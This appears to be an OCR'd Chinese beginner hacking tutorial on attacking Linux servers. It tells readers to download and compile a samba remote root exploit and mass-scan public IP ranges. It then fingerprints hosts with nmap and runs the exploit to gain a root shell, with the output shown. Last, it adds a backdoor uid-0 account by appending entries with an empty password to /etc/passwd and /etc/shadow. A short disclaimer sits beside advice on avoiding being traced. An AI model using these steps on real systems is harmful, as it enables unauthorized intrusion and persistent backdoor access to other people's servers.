
菜鸟入侵一般都是基于Windows操作系统的，如果你想把自己的水平再提高些，并且成为一位黑客，就得学学其他操作系统。我最近也在向Linux进军，你呢？

在任何时候都不要忘记自己的安全！现在上网都需要身份证的，而且很多地方上网都需要办理上网卡，如果你做了坏事就很容易被查到。在很多人眼里，黑客是大坏蛋，所以很多事情都是说不清楚的。就是你帮助别人，他也会认为你做了坏事（我们好可怜啊）！

在成长的过程中，我积累了一些学习经验，有兴趣的菜鸟可以借鉴一下。想学好技术必须自己多去实践、多研究。只想不做，永远学不到正在的技术。多看一些技术文章，教科书上写的东西很全面，而且比较简单，一般人都可看懂。杂志上写的都是最新的技术，有一定的难度，因此它是精华。希望大家在学习精华时别丢了基础！我曾经看见过这样一段话，但不知道是哪位前辈写的，现在把它送给大家，就算是送给你们最后的礼物吧！

要学好电脑需要有足够的兴趣，天才靠勤奋，勤奋可以靠兴趣。电脑基础知识很重要，不要不会走路就想要学跑步，这是不可能的事情。基础靠自己，不是靠人指导和带领，多自己努力，光会问是不行的。计算机是实践的科学，要多钻研多实践！

菜鸟们，你们起飞了吗？



第一部分：

Linux 攻击手法

说明

如果不懂Linux/Unix是什么，请到google查询；

文中的图片被更改过，有些东西是不能公开的；

我不是什么黑客，也请勿用本文所提到的方法随意入侵国内服务器。

一、Linux 基本知识

对于玩Win2k的人来说，刚刚开始学习Linux时，会觉得有点痛苦。最好你能在自己机器上安装一个Linux（比如redhat8.0，也可安装自己喜欢的版本，如redhat9.0），不是很推荐VM，直接安装更有利于你能力的提高。

下面，我们先熟悉一些东西！

1．Linux的目录结构

（1）文件名

要求：

A 长度：最大256个字符，与UNIX兼容，建议14个字符以下；

B 组成：通常由字母、数字、点号、下划线、减号等组成。区分大小写（Linux命令都用小写）。

（2）路径名

A 绝对路径：以根目录开始；

B 相对路径：以当前目录开始；

C “.”和“..”：“.”表示当前目录，“..”表示上级目录。

（3）树型目录结构

Linux系统通过目录将系统中所有的文件分级、分层组织在一起，形成了Linux文件系统的树型层次结构。以根目录为起点，所有其他目录都由根目录派生而来。一个Linux系统的树型目录主要的部分，结构如下所示。用户可浏览整个系统，可进入任何一个已授权进入的目录，访问那里的文件。

```
/————————————lib
 |————————dev
 |————————etc
 |————————home————————larry
 |  ————sam
 |————————proc
 |————————tmp
 |————————usr————————X11R6
 |————————bin
 |————————etc
 |————————include
 |————————lib
 |————————local——————bin
```

```
|  |--------etc
|  |--------lib
|--------man
|--------src---------------linux
|--------tmp
```

很像 Windows 的目录，什么东西放到什么目录下，大家自行寻找研究，我就不多废话了。本文附录包含一些提及或可能要用到的命令，其他命令请自己查找资料学习。

我的 Linux 是在某 hackgame 慢慢学的，那是个很不错的学习方式。熟悉这些东西是个漫长而乏味的过程，你必须学会忍耐。请不要忽略这些东西。

二、怎样拿到第一台 linux

如果你在 Windows 下，请重启到 Linux 下面。第一台 Linux 一般都是利用最新的 exploit(溢出程序)攻击得到的。现在 samba 那么流行，就用它吧！源代码可在 www.hack.co.za 或是 http://packetstormsecurity.nl 找到。

请将源代码存储为 samba.c，放到你的工作文件夹中。打开你的终端（即所谓的命令行模式）：

```
ls    //*相当于dir*//
gcc -o samba samba.c  //*编译samba.c,并输出为samba*//
//*不加-o samba，会输出a.out，还有其他参数，自行查阅*//
./samba    //*运行当前目录的程序*//
```

运行结果如图 1。




图 1

如图 2 所示，./samba 为我们带上了 scan 功能，高兴吧！




图 2

让我们开始，输入：

```
./samba -d 0 -C 80 -S 203.230.100
//*-d 是延迟参数，-C 是进程数目，-S 是扫描开始地址，区分大小写*//
```




图 3

扫描开始，如图 3。出现了 samba 的服务器有可能就有漏洞，一般都是 linux，你可以用 nmap 探测看看，如图 4。




图 4

下面，我们看看 Nmap 参数：

```
#namp
Nmap V. 2.54BETA31 Usage: nmap [Scan Type(s)] [Options] <host or net list>
Some Common Scan Types ('*' options require root privileges)
  -sT TCP connect() port scan (default)
* -sS TCP SYN stealth port scan (best all-around TCP scan)
* -sU UDP port scan
  -sP ping scan (Find any reachable machines)
* -sF,-sX,-sN Stealth FIN, Xmas, or Null scan (experts only)
  -sR/-I RPC/Identd scan (use with other scan types)
Some Common Options (none are required, most can be combined):
* -O Use TCP/IP fingerprinting to guess remote operating system
  -p <range> ports to scan. Example range: '1-1024,1080,6666,31337'
  -F Only scans ports listed in nmap-services
  -v Verbose. Its use is recommended. Use twice for greater effect.
  -P0 Don't ping hosts (needed to scan www.microsoft.com and others)
* -Ddecoy_host1,decoy2[,...] Hide scan using many decoys
  -T <Paranoid|Sneaky|Polite|Normal|Aggressive|Insane> General timing policy
  -n/-R Never do DNS resolution/Always resolve [default: sometimes resolve]
  -oN/-oX/-oG <logfile> Output normal/XML/grepable scan logs to <logfile>
  -iL <inputfile> Get targets from file; Use '-' for stdin
* -S <your_IP>/-e <devicename> Specify source address or network interface
  --interactive Go into interactive mode (then press h for help)
Example: nmap -v -sS -O www.my.com 192.168.0.0/16 '192.88-90.*.*'
SEE THE MAN PAGE FOR MANY MORE OPTIONS, DESCRIPTIONS, AND EXAMPLES
```

一般地，Nmap sS O xx.xx.xx.xx 就可以了，Nmap 判断系统为 linux。

很好，我们可以开始溢出了(# 号是提示符，不是需要输入的，下同)！如图5。

```
#./samba  -b 0  -v 203.230.112.101
//* -b 是选择服务器系统的，0为linux，-v 是显示详细信息*//
```




图5

我们去喝杯咖啡先。

一分钟了，还没成功，可能打了补丁，或者限制了ip。为了不吊死在一棵树上，我们换台服务器看看（图6）。

```
-bash-2.05b$ ./sambal -b 0 [redacted]
samba-2.2.8 < remote root exploit by eSDee (www.netric.org|be)
--------------------------------------------------------------
+ Bruteforce mode. (Linux)
+ Host is running samba.
+ Worked!
--------------------------------------------------------------
*** JE MOET JE MUIL HOUWE
[redacted] 2.2.16 #17 SMP 五 6月 9 11:39:41 CST 2000 i686 unknown
uid=0(root) gid=0(root) groups=99(nobody)
whoami
root
w
 12:45pm  up 27 days,  3:27,  3 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU  WHAT
root     tty1     -                 Fri 3pm 44:31m  0.27s  0.08s  -bash
root     tty2     -                 Fri 3pm 44:46m  0.27s  0.10s  ftp 61.141.247.
root     tty3     -                 Fri 3pm 44:45m  0.15s  0.10s  ssh james@202.9
id
uid=0(root) gid=0(root) groups=99(nobody)
```

图6

很快就成功了，你要请我吃饭了:)。让我们加个uid为0的用户来工作，先找到useradd：

```
#find / -name useradd  print
/usr/sbin/useradd  (这是返回的结果，下同)
或者
#whereis useradd
useradd: /usr/sbin/useradd /usr/share/man/man8/useradd.8.gz
#/usr/sbin/useradd
usage: useradd  [-u uid [-o]] [-g group] [-G group,...]
[-d home] [-s shell] [-c comment] [-m [-k template]]
[-f inactive] [-e expire ] [-p passwd] name
useradd  -D [-g group] [-b base] [-s shell]
[-f inactive] [-e expire ]
```

添加用户eong（名字随自己取）：

#/usr/sbin/useradd -u 0 -o -g 0 eong

当然，可以用echo更改/etc/passwd文件。养成好习惯，备份先：

```
#cp /etc/passwd /tmp/passwd
#cp /etc/shadow /tmp/shadow
#echo 'eong:x:0:0::/:/bin/sh' >> /etc/passwd
#echo 'eong::::::::' >> /etc/shadow
```




图7　Windows下的putty图

同样添加了一个名为eong的用户，更改eong的密码：

#passwd eong

输入你的密码。

你可以用ssh登陆上去了，在Windows下，你还可用putty以ssh方式登陆（图7），或者使用其他ssh工具。

也可以用ssh（图8）：

ssh -l eong xx.xx.xx.xx

其中，"-l"参数后面加的是用户名，不加的话默认为root。

